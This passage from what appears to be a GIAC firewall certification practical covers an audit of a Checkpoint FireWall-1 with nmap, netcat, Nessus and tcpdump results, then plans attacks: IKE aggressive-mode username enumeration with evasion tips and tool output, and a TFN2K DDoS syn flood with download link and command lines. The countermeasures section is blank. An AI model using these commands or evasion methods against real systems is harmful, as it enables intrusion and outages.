3.14	Nmap –vv –sP **172.16.1.1**	Nmap Ping scan on dmz interface.
3.15	**Nc –v –n 172.16.1.1 256**	Use Netcat to attempt to banner grab info from the firewall 1 SNMP management port
3.16	**Nc –v –n 172.16.1.1 257**	Use Netcat to attempt to banner grab info from the firewall 1
3.17	**Nc –v –n 172.16.1.1 258**	Use Netcat to attempt to banner grab info from the firewall 1
3.18	**Nessus scan 172.16.1.1**	Checkpoint Telnet authentication Detection
3.19	**Nessus scan 172.16.1.1**	Checkpoint Web authentication Detection
3.20	**Nessus scan 172.16.1.1**	Checkpoint FW1 identification
3.21	**Nessus scan 172.16.1.1**	Checkpoint secure remote information leakage
3.22	**Nessus scan 172.16.1.1**	Checkpoint secure remote identification
3.23	**Internal Interface**	
3.24	**Nmap –vv –sS 192.168.2.1**	Nmap stealth scan on internal interface.
3.25	**Nmap –vv –sU 192.168.2.1**	Nmap UDP scan on internal interface.
3.26	Nmap –vv –sP **192.168.2.1**	Nmap Ping scan on internal interface.
3.27	**Nc –v –n 192.168.2.1 256**	Use Netcat to attempt to banner grab info from the firewall 1 SNMP management port
3.27	**Nc –v –n 192.168.2.1 257**	Use Netcat to attempt to banner grab info from the firewall 1
3.28	**Nc –v –n 192.168.2.1 258**	Use Netcat to attempt to banner grab info from the firewall 1
3.29	**Nessus scan 192.168.2.1**	Checkpoint Telnet authentication Detection
3.30	**Nessus scan 192.168.2.1**	Checkpoint Web authentication Detection
3.31	**Nessus scan 192.168.2.1**	Checkpoint FW1 identification
3.32	**Nessus scan 192.168.2.1**	Checkpoint secure remote information leakage
3.33	**Nessus scan 192.168.2.1**	Checkpoint secure remote identification
4	**Test 3 Assess the rule base.**	The third test will assess the rule base. This will involve testing the anti spoofing abilities of the firewall and the ability to traverse the firewall. Nmap and Hping will be employed for theses purposes.
	External interface	Anti spoofing
4.1	Nmap –v –sS –P0 –S	Stealth scan with the source address 10.0.0.1,

	10.0.0.1 –O –T 5 –p 1-1024 192.168.2.20	through the external firewall interface, to mail server 192.168.2.20
4.2	Nmap –v –sS –P0 –S 172.16.1.1 –O –T 5 –p 1-1024 192.168.2.20	Stealth scan with the source address 172.16.1.1, through the external firewall interface, to mail server 192.168.2.20
4.3	Nmap –v –sS –P0 –S 192.168.2.1 –O –T 5 –p 1-1024 192.168.2.20	Stealth scan with the source address 192.168.2.1, through the external firewall interface, to mail server 192.168.2.20
4.4	**Internal interface**	
4.5	Nmap –v –sS –P0 –S 10.0.0.1 –O –T 5 –p 1-1024 X.X.X.70	Stealth scan with the source address 10.0.0.1, through the internal firewall interface, to perimeter router X.X.X.70
4.6	Nmap –v –sS –P0 –S 172.16.1.1 –O –T 5 –p 1-1024 X.X.X.70	Stealth scan with the source address 172.16.1.1, through the internal firewall interface, to perimeter router X.X.X.70
4.7	Nmap –v –sS –P0 –S 192.168.2.1 –O –T 5 –p 1-1024 X.X.X.70	Stealth scan with the source address 192.168.2.1, through the internal firewall interface, to perimeter router X.X.X.70
	DMZ interface	
4.8	Nmap –v –sS –P0 –S 10.0.0.1 –O –T 5 –p 1-1024 X.X.X.70	Stealth scan with the source address 10.0.0.1, through the dmz firewall interface, to perimeter router X.X.X.70
4.9	Nmap –v –sS –P0 –S 172.16.1.1 –O –T 5 –p 1-1024 192.168.2.20	Stealth scan with the source address 172.16.1.1, through the dmz firewall interface, to internal mail server.
4.10	Nmap –v –sS –P0 –S 192.168.2.1 –O –T 5 –p 1-1024 X.X.X.70	Stealth scan with the source address 192.168.2.1, through the dmz firewall interface, to perimeter router X.X.X.70
	Traversing the firewall	
4.11	Nmap –sA –P0 192.168.2.20 –p1-1024	TCP From External to Internal
	Nmap –sU –P0 192.168.2.20 –p1-1024	UDP From External to Internal
4.12	Nmap –sA –P0 X.X.X.70 p1-1024	TCP From Internal to External
	Nmap –sU –P0 X.X.X.70 p1-1024	UDP From Internal to External
4.13	Nmap –sA –P0 192.168.2.20 p1-1024	TCP From Service to Internal
	Nmap –sA –P0 192.168.2.20 p1-1024	UDP From Service to Internal

Evaluate the Audit

Analysis of the audit results

Test 1 - Walk Through

Entry to the building was through card access doors, which were not switched on during business hours. This directly accessed the reception area, which was vacant. I walked to my right, past the staff lunch room, and saw a door sign posted as "SERVER ROOM". Card access door was ajar, entered the empty room, three racks of computers, one labelled Firewall 1, CPU switch interface labelled firewall 1, the screen was password protected. No further access.

Recommendations

The Reception area should staffed at all times. It is also recommended that the hours for swipe card access be reviewed as this would provide greater control over who enters the building. The sign on the server room should be removed, those who need to know will already know it is the server room, and obscuring the location makes it harder to find. The server room door although it is access card managed it does not have an automatic closing arm. This should be added to fully effect the card access system. The naming scheme for the servers should not be so generic as to identify what the purpose or product running is.

Test 2 - Enumerate the operating system and Firewall.

External Interface Results

Nmap stealth scan performs a 'half open" tcp connection to every port on the firewall to identify ports which are closed, filtered, or open. All services other than ports 264/tcp and 265/tcp are closed or filtered. Nmap has attempted to identify the open services as BGMP and
MaybeFW1. Nmap reported the operating as being either OpenBSD 2.8 (X86), Windows NT4 or 95/98/98SE. Given that ports 264 and 265 are well know service ports for Checkpoint firewall 1 and that Checkpoint does not run on BSD or 95/98/98SE it is safe to assume the target is a checkpoint firewall 1 running on NT 4.

nmap (V. 3.10ALPHA4) scan initiated Fri Dec 6 10:10:24 2002 as: nmap -sS -P0 -O -vv -oN extOSscan.txt X.X.X.69

Interesting ports on X.X.X 69:
(The 1467 ports scanned but not shown below are in state: filtered)

Port	State	Service
264/tcp	open	bgmp
265/tcp	open	maybeFW1

Remote OS guesses: OpenBSD 2.8 (X86), Windows NT4 or 95/98/98SE
TCP Sequence Prediction: Class=trivial time dependency Difficulty=6 (Trivial joke)


TCP ISN Seq. Numbers: 2860BF 2860C4 2860C8 2860DC 2860E8 2860F1
IPID Sequence Generation: Random positive increments

Netcat is a network utility that is capable of returning the output from open services on remote machines. It is used in this test to further confirm the identity of the firewall. Checkpoint fw1 4 is known to respond with a series alphanumeric characters when probed on ports 264 and 265. In both instances netcat returned a matching pattern, which further confirms our belief the target is a firewall 1, most likely version 4.x.


```
#nc –v –n X.X.X.69 264
(UNKNOWN) [X.X.X.69] 264 (?) open
> 00000000 31 32 33 34 35 0a                    # 12345.

#nc –v –n X.X.X.69 265
(UNKNOWN) [X.X.X.69] 264 (?) open
> 00000000 31 32 33 34 35 0a                    # 12345.
```

Nessus provided one information level alert after attempting six vulnerability scans. Nessus discovered port 264 and reported it as a firewall 1 machine that is vulnerable to a denial of service attack. It also recommended where to find the exploit.



Intrusion detection log



Their were no differences in the results for test performed from the internal and service networks. They also found port 264 and 265 open, while all the other ports were filtered in accordance with the firewall rule set.

Recommendations
The visibility of Checkpoint firewall ports suggests the implied hidden rules are still configured on the firewall. These should be disabled immediately and a rule added that denies and logs traffic to ports 264/tcp and 265/tcp. Note external access to these ports should be prevented by the perimeter router access lists.

Logging by the intrusion detection box performed well. It identified the type of scan and the source and destination addresses, as well as keeping consistent time stamps with the scans. The firewall also logged the attempts to access ports on the firewall and kept an accurate timestamp of the events. The comparison process was manual and did take time. Improvements should be sought in this area.

Test 3 - Assess the Rule Base

Enforcing the segregation of networks is one of the firewalls primary functions. The purpose of these tests is to confirm the firewall is preventing non-legitimate network addresses from traversing the firewall. The aim of spoofing packets is to circumvent firewall rules by falsifying the source address of the packet. Often the source addresses use private address like 10.0.0.X, 172.16.0.X, or 192.168.2.X. Our tests we performed by attempting to send a syn packet through the firewall using a spoofed address.

Example of spoofed packets.
16:08:44.343238 10.0.0.1.34212 > 192.168.2.20.223: S 4144452655:4144452655(0) win 2048
16:30:40.570084 172.16.1.50.48284 > 192.168.2.20.505: S 3702844904:3702844904(0) win 4096

16:41:24.320313 192.168.2.20.48288 > 192.168.2.20.555: S 2771372855:2771372855(0) win 4096

Internal to External Host

Anti spoofing Results
nmap (V. 3.10ALPHA4) scan initiated Fri Dec 6 14:52:56 2002 as: nmap -vv -P0 -S 172.16.1.50 -e eth0 -p 1-1024 -oN intASscan_172.txt X.X.X.70
All 1024 scanned ports on X.X.X.70 are: filtered

nmap (V. 3.10ALPHA4) scan initiated Fri Dec 6 15:14:06 2002 as: nmap -vv -P0 -S 192.168.1.2 -e eth0 -p 1-1024 -oN intASscan_192.txt X.X.X.70
All 1024 scanned ports on X.X.X.70 are: filtered

nmap (V. 3.10ALPHA4) scan initiated Fri Dec 6 14:31:46 2002 as: nmap -vv -P0 -S 10.0.0.1 -e eth0 -p 1-1024 -oN intASscan_10.txt X.X.X.70
All 1024 scanned ports on X.X.X.70 are: filtered

No packets were permitted to traverse the firewall and the denial activity was logged in the firewall logs.

The results of these scans were the same as for External to internal and for Service network to internal and external hosts.

Recommendations
The firewall successfully prevented the delivery of all spoofed packets and logged the actions. No improvements are required.

Firewall Traversal Ack Scan results

nmap (V. 3.10ALPHA4) scan initiated Mon Dec 9 15:54:20 2002 as: nmap -vv -P0 -sA -p 1-1024 -oN intTrACKscan.txt X.X.X.70
All 1024 scanned ports on X.X.X.70 are: filtered

nmap (V. 3.10ALPHA4) scan initiated Mon Dec 9 16:15:30 2002 as: nmap -vv -P0 -sU -p 1-1024 -oN intTrUDPscan.txt X.X.X.70
All 1024 scanned ports on X.X.X.70 are: filtered

No packets were permitted to traverse the firewall and the denial activity was logged in the firewall logs.


The results of these scans were the same as for External to internal and for Service network to internal and external hosts.

Recommendations
The firewall successfully prevented the delivery of all spoofed packets and logged the actions. No improvements are required.

Tcpdump packet capture.
Tcpdump enables us to capture any packets that have traversed the firewall and determine if the rule base is working. Tcpdump will be listening on the opposite side of the firewall from the scanning machine in each test.

Example
Tcpdump host 172.16.1.50 and X.X.X.70
Tcpdump host 192.168.1.2 and X.X.X.70
Tcpdump host 10.0.0.1 and X.X.X.70

Results
No packets successfully traversed the firewall, as can be seen by the log example, all were dropped according to the rule base.



Audit Results Overview
The aim of the audit was to perform a non-destructive verification of the firewall rule base.
Attempts to discover the operating system and application performing the firewalling proved successful. Operating system and application information should be concealed as much as is possible because they reveal vulnerabilities. In this instance the Nessus scanner recommended a potential denial of service attack. Given the presence of Firewall 1 ports it is recommended a review be done of the implicit rule set and explicit rules be created to deny and log access to those ports.

The discovery of open control connections ports requires a formal change control process be developed around the administration of the firewall. Our recommendation is that a baseline be made of the official rule base. This will provide a reference point and the ability to reinstall the official rules easily. Documention should be kept when making changes on the firewall, this should include a copy of the current configuration and the proposed changes to be made, changes should be reviewed and signed off by an appropriate colleague before implementation. Following this a checklist should provide actions to confirm all services are functioning.

It is also recommended that this process be applied to the ongoing administration and updating of operating system and application versions. A balance should be struck between applying the latest release and ensuring continuity of service.

Attempts to circumvent the firewall rule base by spoofing source ip addresses proved fruitless. All the traffic and actions were logged illustrating the firewall anti spoofing functionality is working.

Attempts to traverse the firewall also proved fruitless. Both TCP and UDP connections were attempted in an effort to a service using either of these protocols. Neither revealed any vulnerabilities or open services as all traffic was successfully filtered by the firewall. Tcpdump corroborated this by not capturing any crafted packets that had traversed the firewall.


Because GIACS rule base is explicit about which ip addresses permitted access to service added complexity was introduced to the scanning process. This made the identification of permitted ip addresses to difficult and beyond the scope of this audit.

Logging services provided by both the firewall and the intrusion detection machine proved successful. Both recorded events with accurate time stamps, although the disparate systems proved time consuming to correlate information between them.

Assignment 4 – Design Under fire

Network Design Choice

http://www.giac.org/practical/jueyhea_teo_GCFW.zip




An attack against the firewall.

Target Checkpoint FW1

Research

Bugtraq Search http://online.securityfocus.com/search
Results:
RE: SecuRemote usernames can be guessed or sniffed using IKE exchange (Archive)
Last Updated:2002-09-11
RE: SecuRemote usernames can be guessed or sniffed using IKE exchange (Archive)
Last Updated:2002-09-05

Google Search www.google.co.nz
Results: Google was asked search for Checkpoint vulnerabilities and returned 12,500 results.
Once we have become more specific in our attack we can return to these results to find more information for attacking the primary firewall.



Checkpoint Alerts List http://www.checkpoint.com/techsupport/alerts/
Results: The examples are the most recent vulnerabilities listed on the Checkpoint Website. Each alert is linked to an informative explanation of the vulnerability and the potential for damage.

September 03, 2002 (Updated October 7, 2002)
IKE Aggressive Mode

February 22, 2002
HTTP Connect Commands

February 14, 2002
SNMP Alert

October 25, 2001
RDP Communication Issue

September 19, 2001
GUI Buffer Overflow

July 11, 2001 (Updated September 13, 2001)
Format Strings Vulnerability

July 9, 2001 (Updated September 13, 2001)
RDP Communication Vulnerability

March 12, 2001
Denial of Service reported on RealSecure Network Sensor

December 18 , 2000
Fast Mode Vulnerability

July 26, 2000 **(Updated Aug 3, 2000)**
Potential Security Issues Recently Identified in FireWall-1

June 6, 2000
IP Fragment DoS Vulnerability

April 6, 2000
ACK DoS Attack Update

February 11, 2000
Passive FTP Vulnerability

August 10, 1999
ACK DoS Attack

Exploit Selection

IKE aggressive mode was chosen because it is the most recent vulnerability and therefore it is likely fewer installations have upgraded to fix the issue. The ability to access the vpn would subvert both the acls on the perimeter device and the internal router reducing further obstacles. VPN have greater levels of access to internal resources therefore increasing the ability to run exploits on a wider range of targets.

Vulnerability description:

"If a remote user sends an appropriately constructed IKE packet to the Firewall containing the username to be tested, the Firewall will indicate whether that user is valid or not in its reply packet..."[xxi]

General Considerations

The network structure permits any external host to connect to the checkpoint firewall and attempt to negotiate a IPSEC connection.

```
Access-list 109 permit udp any host 160.20.30.5 eq 500 log
Access-list 109 permit 50 any host 160.20.30.5
```

Our chances of success are reasonable as the allow aggressive mode checkbox is enabled by default on 4.1 and it is not possible to disable it. "even if you disable

aggressive mode on v4.1 and re-install the policy, the Firewall still responds to aggressive mode requests"[xxii]

Design an attack.

The attack would begin by searching public records such as domain name records for contact details or names that could be added to the dictionary file that will be used to guess usernames and passwords. Note I have substituted another ip address to get example results.
Names and identities have been changed to protect the innocent.

http://www.apnic.net/apnic-bin/whois2.pl
inetnum: 210.48.0.0 - 210.48.127.255
netname: AONL-NZ
descr: Asia Online NZ Ltd
descr: PO Box 6721
descr: Wellesley Street
descr: Auckland, 1001
descr: New Zealand
descr: **
descr: * Complaints to: abuse@iconz.net
descr: **
country: NZ
admin-c: SP189-AP
tech-c: DF56-AP
notify: noc@iconz.net
mnt-by: MAINT-NZ-ASIAONLINE
changed: steve@iconz.net 20020206
status: ALLOCATED PORTABLE
source: APNIC
person: Steve Phillips
address: ICONZ
address: Level 2, Equitable House
address: 60 Airdale St
address: Auckland, 1001
address: New Zealand
country: NZ
phone: +64 9 977 3520
fax-no: +64 9 377 3535
e-mail: steve@iconz.net
nic-hdl: SP189-AP
mnt-by: MAINT-NZ-ASIAONLINE
changed: steve@iconz.net 20020207
source: APNIC
person: David Fox
address: ICONZ
address: Level 2, Equitable House
address: 60 Airdale St
address: Auckland, 1001

address: New Zealand
country: NZ
phone: +64 9 977 3521
fax-no: +64 9 377 3535
e-mail: david.fox@iconz.net
nic-hdl: DF56-AP
mnt-by: MAINT-NZ-ASIAONLINE
changed: steve@iconz.net 20020207
source: APNIC

www.domainz.org.nz are the domain name registration authority for New Zealand.
All names are changed to protect the innocent.


Domain Summary

This domain is currently listed in the ***Shared Registry***
Domain Name: giac.com (substitutes original name)
Status: Registered
Registered: 02/5/1997
Modified: 07/12/2002
Billed Until: 01/1/2003

Registrant Contact	**Admin Contact**
Banklink Ltd	Andrew Bell
NZ	NZ
Email: sagnew@giac.com	Email: abell@giac.com
Phone: +64-9-377 7790	Phone: +64-9-377 7790

Registrar Public Contact	**Technical Contact**
ICONZ	SOA
PO Box 36 502	Private Bag 92-142
Auckland, NZ	Auckland, New Zealand
Email: soa@iconz.co.nz	

Then I want to search the GIAC website for client profiles, hidden texts, and anything else I can add to my dictionary. BlackWidow scans the Website structure, finds email addresses, external links, and link errors. This should be used in combination with a manual search.



Once all the unique names have been added to the dictionary file the following program needs to be run against the target. These examples are from the internet as a test network was not available and the actual utility was unavailable on the internet. Before running the script the most appropriate time should be chosen. The incorrect logins are likely to be a giveaway and in high volumes they are a dead giveaway, so our attempts should be during the busy hours of the working day. Hopefully this will hide our attempts amongst all the others and they should not be too large, as it will draw attention. Low and slow is the way. To obscure the source of these attacks negotiation of IKE can be performed across a 56kbps dialup therefore I would use the dynamic allocation of ip addresses through the ISP dialup.

An appropriately constructed IKE packet containing the username to be tested is sent to the Firewall.

The packet is crafted in IKE Phase-1 aggressive mode with the following payloads. Example provided by Securiteam[xxiii]

1. ISAKMP Header
2. SA - Containing one proposal with four transforms:
A) 3DES encryption, SHA1 hash, Shared Secret Auth, DH group 2, Lifetime 86400 seconds.
B) 3DES encryption, MD5 hash, Shared Secret Auth, DH group 2, Lifetime 86400 seconds.
C) DES encryption, SHA1 hash, Shared Secret Auth, DH group 2, Lifetime 86400 seconds.
D) DES encryption, MD5 hash, Shared Secret Auth, DH group 2, Lifetime 86400 seconds.
3. Key Exchange - DH Group 2 (MODP 1024)
4. Nonce
5. Identification - Type ID_USER_FQDN, Value is SecuRemote username as text string

The four transforms provide a range of hash and encryption algorithms to ensure the firewall can select one that it supports. The firewall IKE then sends back a packet which can be collected to determine if the user is valid or not by the standard notify message types defined in RFC 2408 or the Checkpoint-specific message type 9101 together with a text string explaining the reason why the username is not valid

Examples provided by the Securiteam[xxiv] of observed strings together with their meanings are:
1. "User testuser unknown." - User does not exist
2. "User cannot use IKE" - User exists but does not use IKE. Maybe uses FWZ or plain authentication.
3. "Login expired on 1-jan-2002.\n" - User exists but the account expired on the date shown.
4. "IKE is not properly defined for user." - User exists but IKE is not properly configured e.g. no shared secret.

Example 1: This example, provided by the Securiteam[xxv], which shows the username guessing program being run
against a Firewall-1 v4.1 SP6 system:

#fw1-ike-userguess --file=testusers.txt --sport=0 172.16.2.2
testuser User testuser unknown.
test-ike-3des USER EXISTS
testing123 User testing123 unknown.
test-ike-des USER EXISTS
guest User guest unknown.
test-fwz-des User cannot use IKE
test-ike-cast40 USER EXISTS
test-ike-ah USER EXISTS
test-ike-hybrid IKE is not properly defined for user.
test-expired Login expired on 1-jan-2002.
rsh_at_radon [500]% exit
Script done on

Results of Attack

The potential result of the attack would be to reveal usernames, which could then be password guessed. If this was successful an IKE session using ESP could be negotiated. This would mean all communications between the client and firewall would be encrypted rendering the intrusion detection between the internet and the firewall ineffective. Rule 16 in the firewall rulebase permits any VPN clients to access the internal network using http, https, pop3, and smtp. If successful we would have access to the internal services mentioned before and the opportunity to launch other attacks from this network because internal clients have full access to the internet.

Recommendations

1. Restrict IKE access to known IP addresses
2. Enforce complex passwords
3. Upgrade Firewall Version

A Distributed Denial of Service Attack.
Overview
Denial of service attacks are generally targeted at bandwidth consumption or resource starvation. Bandwidth consumption involves overwhelming the target networks internet connection with traffic so that it is incapable of functioning, while resource starvation attacks attempt to force over utilisation of resources on a device, this could be the cpu on a router or the available space on a disk drive. Denial of service attacks often involved a single host leveraging the power of automation to subvert the tcp/ip stack on remote machines. The exploits and tools were often simple. Today denial of service attacks have amplified into distributed denial of service attack networks where many unrelated networks are installed with denial of service software that responds to the commands of the master.

Aim: Subject the perimeter router to tcp syn flood so that either the cpu is over utilised trying to service the requests or the logging messages flood the syslog server with udp messages and fill the hard drive.

In a distributed denial of service syn flood the tcp/ip negotiation process is subverted. TCP/Ip is dependent upon the unique socket pairing of source ip/port and destination ip/port combination. A syn packet is normally sent as the first packet in the three way handshake negotiation. The protocol requires the target service is placed in a syn_rcvd state until a syn/ack packet is sent back. Usually the client would receive the syn/ack and respond with an ack packet to complete the establishment of a connection. The target machine allocates resources to service this process until it's completion. If the expected packet is not received the resources remains allocated until released.

A distributed syn flood involves 50 zombies sending syn packets to the target, which becomes over utilised and overwhelmed by the share volume of requests.

Target: Perimeter Cisco Router 3640, IOS 12.2

Tool: Tribe Flood Network 2000 or TFN2K
This tool rated 8 for popularity, 5 for simplicity, and 9 for impact in the Hacking Exposed Third Edition. It can be downloaded from http://www.comandotrojan.hpg.ig.com.br/0pensource/tfn2k.zip

After the download and install, the client is used to contact the servers with the parameters for the attack.

First we specify a host file, this has a list of all the servers to be contacted.
Tfn –f *servers.txt*

Then we add a the command to perform a syn flood
Tfn –f *servers.txt –c 5*

Finally we specify the target.
Tfn –f *servers.txt –c 5 –i Cisco3640*

Countermeasures

